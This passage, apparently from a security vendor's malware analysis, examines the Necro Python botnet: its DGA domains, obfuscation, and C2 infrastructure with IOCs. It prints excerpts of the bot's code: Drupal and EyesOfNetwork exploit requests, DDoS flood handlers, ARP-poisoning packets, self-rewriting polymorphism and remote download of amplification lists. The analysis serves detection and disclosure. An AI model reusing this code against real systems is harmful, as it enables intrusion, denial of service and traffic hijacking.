
```
avEiXUcYimXwcMph.xyz
avEiXUcYimXwcMph.xyz
avEiXUcYimXwcMph.xyz
aoRmVwOaTOGgYqbk.xyz
aoRmVwOaTOGgYqbk.xyz
aoRmVwOaTOGgYqbk.xyz
MasEdcNVYwedJwVd.xyz
MasEdcNVYwedJwVd.xyz
MasEdcNVYwedJwVd.xyz
suBYdZaoqwveKRlQ.xyz
...
```

Through our own Passive DNS system(link https://passivedns.cn), we see that the 1st domain name aveixucyimxwcmph.xyz generated by this DGA algorithm is enabled and is also used as the domain name of the download server.

```
2021-01-11 11:49:28     2021-01-20 03:47:28     372     aveixucyimxwcmph.xyz    A
193.239.147.224
2021-01-11 20:11:02     2021-01-11 20:11:03     2       aveixucyimxwcmph.xyz    TXT
"v=spf1 include:spf.efwd.registrar-servers.com ~all"
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward4.registrar-servers.com
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward5.registrar-servers.com
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward2.registrar-servers.com
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward1.registrar-servers.com
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward3.registrar-servers.com
```


On January 20, 2021, in the latest version 3 sample the authors made another change to the DGA algorithm, modifying the seeds from 3 to 4096, and also started using SSL to encrypt the communication data.

Another change in version 3 is that the code has been obfuscated more severely. Not only have all custom objects been replaced with random characters, but even the strings have been encoded in this way with base64.encode(zlib.compress(plain_string)), resulting in samples that no longer have readable, meaningful strings, as shown in the following figure.




```
global SoPUyinFIai
global YRPUgGJfand
global UlkyumOEvd
global GkDEkIhWLi
def SVRoPuWIW(s):
    luCSjVMkuhQc = [65, 83, 98, 105, 114, 69, 35, 64, 115, 103, 71, 103, 98, 52]
    return ''.join([chr(ord(c) ^ luCSjVMkuhQc[i % len(luCSjVMkuhQc)]) for i, c in enumerate(s)])
aKwzobexZ = 1
oadWaHaVU = 0
dZbTFgdId = 1
JFVjhRqNg = 0
YRPUgGJfand = SVRoPuWIW(zlib.decompress('\x78\x9c\xd3\x57\x17\x02\x00\x00\xf0\x00\x69'))
ShXZiJbaasGS=5
zmZYlSuquFO=4
nOlFNGBfo = 0
gNJZOosbAi = {}
SoPUyinFIai = 1
mCORZjyx = []
UlkyumOEvd = -1
GkDEkIhWLi = [80, 443, 8443, 8080, 8008, 8880, 8081, 8000, 8181]
eAOeiboh = {
    SVRoPuWIW(zlib.decompress('\x78\x9c\x33\xb2\xe5\x97\x04\x00\x01\xba\x00\x98')):('\x30\x26\x02\x01\x01\x04\x06\x70
    SVRoPuWIW(zlib.decompress('\x78\x9c\xd3\x57\x17\x02\x00\x00\xf0\x00\x69')):('\x17\x00\x02\x2a'+'\x00'*4),
    SVRoPuWIW(zlib.decompress('\x78\x9c\x53\xb2\x67\xe3\x60\x02\x00\x01\xcf\x00\x72')):('\x30\x25\x02\x01\x01\x63\x20
    SVRoPuWIW(zlib.decompress('\x78\x9c\x33\x52\x60\x93\x04\x00\x01\x51\x00\x72')):(SVRoPuWIW(zlib.decompress('\x78\x9c
}
global myip
CxQHqeqgPjeF = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
CxQHqeqgPjeF.connect((SVRoPuWIW(zlib.decompress('\x78\x9c\xab\xac\x8d\x72\xf7\xca\x96\x06\x00\x0a\xf1\x02\x68')), 53))
myip=CxQHqeqgPjeF.getsockname()[0]
```

In terms of propagation methods, version 3 adds more vulnerability exploits, which can be seen in the decoded strings as follows.




```
try:
    # CVE-2018-7600, Drupal
    # https://github.com/Jack-Barradell/exploits/blob/master/CVE-2018-7600/cve-2018-7600-drupal
    JEcFZNduij = {'form_id': 'user_pass', '_triggering_element_name': 'name'}
    iJqiCakin = urllib2.Request(url + '/?q=user/password&name%5b%23post_render%5d%5b%5d=assert&
    urllib2.urlopen(iJqiCakin, context=self.ctx)
except:
    pass

try:
    # EyesOfNetwork 5.1 - Authenticated Remote Command Execution
    nJXRkaQzI = {'page': 'bylistbox',
        'host_list': '127.0.0.1',
        'tool_list': '/proc/self/environ',
        'snmp_com': 'aze',
        'snmp_version': '2c',
        'min_port': '1',
        'max_port': '1024',
        'username': '',
        'password': '',
        'snmp_auth_protocol': 'MD5',
        'snmp_priv_passphrase': '',
        'snmp_priv_protocol': '',
        'snmp_context': ''}
    iJqiCakin = urllib2.Request(url + '/module/tool_all/select_tool.php', data=urllib.urlencode
    urllib2.urlopen(iJqiCakin, context=self.ctx)
```

There is no change in the supported DDoS attack methods in version 3, only the command string is encoded, and the decoded DDoS command string is as follows.


```
        elif jogwpXZURwb[3] == ':.udpflood':
            threading.Thread(target=self.JqapAbMzQq, args=(jogwpXZURwb[4], int(jogwpXZURwb[5])
            self.AbJppCRv.send('PRIVMSG %s :Started UDP flood on %s:%s' % (dKIsTcVuj, jogwpXZU

        elif jogwpXZURwb[3] == ':.synflood':
            for i in range(0, int(jogwpXZURwb[7])):
                threading.Thread(target=self.oEOuoXuyjIcZ, args=(jogwpXZURwb[4], int(jogwpXZUR
            self.AbJppCRv.send('PRIVMSG %s :Started SYN flood on %s:%s with %s threads' % (dKI

        elif jogwpXZURwb[3] == ':.tcpflood':
            for i in range(0, int(jogwpXZURwb[7])):
                threading.Thread(target=self.FKagcojo, args=(jogwpXZURwb[4], int(jogwpXZURwb[5
            self.AbJppCRv.send('PRIVMSG %s :Started TCP flood on %s:%s with %s threads' % (dKI

        elif jogwpXZURwb[3] == ':.slowloris':
            threading.Thread(target=self.uimcZCss, args=(jogwpXZURwb[4], int(jogwpXZURwb[5]),
            self.AbJppCRv.send('PRIVMSG %s :Started Slowloris on %s with %s sockets' % (dKIsTc

        elif jogwpXZURwb[3] == ':.httpflood':
            for i in range(0, int(jogwpXZURwb[7])):
                threading.Thread(target=self.HavbLBhIESd, args=(jogwpXZURwb[4], jogwpXZURwb[5]
            self.AbJppCRv.send('PRIVMSG %s :Started HTTP flood on URL: %s with %s threads' % (

        elif jogwpXZURwb[3] == ':.loadamp':
            self.AbJppCRv.send('PRIVMSG %s :Downloading %s list from %s' % (dKIsTcVuj, jogwpXZ
            threading.Thread(target=urllib.urlretrieve, args=(jogwpXZURwb[5], '.' + jogwpXZURw
```

Sample history

We can see that Necro was developed as early as 2015 and is called N3Cr0m0rPh (Necromorph) by the authors.



```
#-------------------------------------------------------------------------------
#
# Name:          N3Cr0m0rPh IRC bot V8
# Purpose:       IRC Bot for botnet
# Notes:         (polymorphic) nearly impossible to remove (or detect) without system
#                 analysis and creation of a tool, also has amp methods now.
#
# Author:        Freak @ PopulusControl (sudoer)
#
# Created:       15/01/2015
# Last Update:   1/1/2021
# Copyright:     (c) Freak 2021
# Licence:       Creative commons.
#-------------------------------------------------------------------------------
```

We were able to correlate a batch of early Necro samples for Windows from the sample library, all exe files, which also happened to date back to 2015, matching the version information in version 1. From these clues, we can tell that Necro first targeted the Windows platform, and then perhaps the natural cross-platform characteristics of Python programs, or the existence of a large number of vulnerabilities in the existing network of Linux machines (IoT devices, cloud servers, etc.), which inspired the Necro authors to move on to Linux devices.

Others

Since some of the Necro samples are distributed as PyInstaller packages, here is a brief description of how to restore a readable .py script by means of unpacking, decompiling, and unobfuscating.

- Unpacking
  Take version 3 as an example, after unpacking the pydata data extracted from the ELF samples with the open source tool pyinstxtractor, you can get the .so dynamic library, python library and bytecode file .benchmark.pyc that the original python script depends on.



```
PYZ-00.pyz_extracted                   2021/1/15 15:23
.benchmark.pyc                         2021/1/15 15:23
_codecs_cn.x86_64-linux-gnu.so         2021/1/15 15:23
_codecs_hk.x86_64-linux-gnu.so         2021/1/15 15:23
_codecs_iso2022.x86_64-linux-gnu.so    2021/1/15 15:23
_codecs_jp.x86_64-linux-gnu.so         2021/1/15 15:23
_codecs_kr.x86_64-linux-gnu.so         2021/1/15 15:23
_codecs_tw.x86_64-linux-gnu.so         2021/1/15 15:23
_ctypes.x86_64-linux-gnu.so            2021/1/15 15:23
_hashlib.x86_64-linux-gnu.so           2021/1/15 15:23
_multibytecodec.x86_64-linux-gnu.so    2021/1/15 15:23
_multiprocessing.x86_64-linux-gnu.so   2021/1/15 15:23
_ssl.x86_64-linux-gnu.so               2021/1/15 15:23
bz2.x86_64-linux-gnu.so                2021/1/15 15:23
libbz2.so.1.0                          2021/1/15 15:23
libcrypto.so.1.1                       2021/1/15 15:23
libexpat.so.1                          2021/1/15 15:23
libffi.so.7                            2021/1/15 15:23
libpython2.7.so.1.0                    2021/1/15 15:23
libreadline.so.8                       2021/1/15 15:23
libssl.so.1.1                          2021/1/15 15:23
libtinfo.so.6                          2021/1/15 15:23
libz.so.1                              2021/1/15 15:23
mmap.x86_64-linux-gnu.so               2021/1/15 15:23
pyexpat.x86_64-linux-gnu.so            2021/1/15 15:23
pyi_rth_multiprocessing.pyc            2021/1/15 15:23
pyiboot01_bootstrap.pyc                2021/1/15 15:23
```

- Decompiling pyc
  By decompiling .pyc bytecode with uncompyle6, we can get the final python script. By comparing the python script .benchmark.py from the same downloader, we find that it is the same as the decompiled .py script, so we conclude that .benchmark.py is the original script before packaging.

- String decryption
  Necro uses a simple zip compression with an alias algorithm to encrypt the string, take the following code as an example, first decompress and then alias to get the decrypted string value ‘8.8.8.8'

```
xor_crypt(zlib.decompress(b'\x78\x9c\xab\xac\x8d\x72\xf7\xca\x96\x06\x00\x0a\xf1\x02\
x68'))

def xor_crypt(s):
    xor_key = [65, 83, 98, 105, 114, 69, 35, 64, 115, 103, 71, 103, 98, 52]
    return ('').join([ chr(ord(c) ^ xor_key[(i % len(xor_key))]) for i, c in
enumerate(s) ])
```

  Deforming
  The python script will first call the repack() function after it starts to deform the current file. The deformation algorithm is to take an object name (possibly a class, variable name, function name) from the obj_name_list table (which holds the custom object names in the file) in turn, then generate an 8-bit random string, and replace the corresponding object name in the file with this 8-bit random string. The result is that no more readable object names can be found in the original file. Because this practice is irreversible, we can only speculate on the meaning of each function and variable from the code function, referring to earlier versions of the code, we basically figured out the code function.

```
def __init__(self):
    ...
    self.repack() #repack bot before we install
    self.install() #Install

def repack(self):
    try:
        fh_myself=open(argv[0],"r")
        _pyload=fh_myself.read()
        fh_myself.close()
        obj_name_list=['localhost_irc','gen_random_8char'....]
        for obj_name in obj_name_list:
            _pyload=_pyload.replace(obj_name,self.gen_random_8char(8))
        new_fh_myself=open(argv[0],"w")
        new_fh_myself.write(_pyload)
        new_fh_myself.close()
    except:
        pass
```

ARP Spoofing and Traffic Sniffing
Necro also supports ARP spoofing and network traffic sniffing. ARP spoofing is designed to disguise the victim machine as a gateway, the code is shown below.

```
def create_pkt_arp_poison():
    s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.SOCK_RAW)
    s.bind(("wlan0", 0))

    while(1):
        for lmfao in getPoisonIPs():
            src_addr = get_src_mac()
            dst_addr = lmfao[0]
            src_ip_addr = get_default_gateway_linux()
            dst_ip_addr = lmfao[1]
            dst_mac_addr = "\x00\x00\x00\x00\x00\x00"
            payload = "\x00\x01\x08\x00\x06\x04\x00\x02"
            checksum = "\x00\x00\x00\x00"
            ethertype = "\x08\x06"
            s.send(dst_addr + src_addr + ethertype + payload+src_addr + src_ip_addr
                + dst_mac_addr + dst_ip_addr + checksum)
        time.sleep(2)
```


The buggy code executes in a separate thread, reading /proc/net/arp every 2 seconds to get the latest ARP neighbors, and then sending them ARP responses pretending to be the gateway, with the goal of making the other party believe that the machine it is running on is the gateway. The author may have done this to achieve man-in-the-middle hijacking, but we have not seen any more code related to man-in-the-middle communication yet, so the feature is probably still under development.

The sample will start a sniffing thread when it starts. Sniffing mainly targets the TCP traffic of the victim machine, which is controlled by the C2 directive (.sniffer-resume). Once enabled, all TCP traffic not from the following ports will be logged and reported to C2's port 1337: "1337, 6667, 23, 443, 37215, 53, 22".

The sample will start a sniffing process when it starts, and report all the traffic of interest in the intranet to port 1337 of the cc server.

C2 Infrastructure

Starting from the download server domain aveixucyimxwcmph.xyz, we expand more information about the IoC through our graph system and sucessfully linked all c2s from the three different versions.


http://45.14.../svchost.exe
下载
ip有url
下载
下载
域名有url
域名有url
http://aveix...h.xyz/xmrig1
域名有url
下载
下载
55a3b82ef4f4...8948b15571e0
951143375c84...d9023f922e67
通讯ip
4276105b2a05...c83644448229
88df918eface...240aa39e265a
a4a5524d0354...1ac4f0f46eae
45.145.185.229
域名解析
gxbrowser.net
二级域
193.239.147.224
aveixucyimxwcmph.xyz
2f48b386d43c...f3119d977566
3638cad5d7e2...97a751797298

Among them, the C2 domain gxbrowser.net in version 2 has also resolved to C2 45.145.185.229 in version 1, and the IP 193.239.147.224 resolved by the C2 domain aveixucyimxwcmph.xyz in version 3 has also been used by gxbrowser.net, which means that the authors behind the current 3 versions of Necro botnet are very likely same person

All the Necro related domains have been blocked by our DNSmon system.

Contact us

Readers are always welcomed to reach us on twitter or email us to netlab at 360 dot cn.

IOC

C2

```
45.145.185.83
193.239.147.224
gxbrowser.net
aveixucyimxwcmph.xyz
```

Download URL

```
# Version 1
 http://45.145.185.229/necr0.py

# Version 2
 http://gxbrowser.net/out
 http://gxbrowser.net/out.py

# Version 3
 http://aveixucyimxwcmph.xyz/.benchmark
 http://aveixucyimxwcmph.xyz/.benchmark.py

#  Others
 http://gxbrowser.net/xmrig
 http://gxbrowser.net/xmrig1
 http://aveixucyimxwcmph.xyz/xmrig1
 http://45.145.185.229/bins/nginx.html/keksec.x86
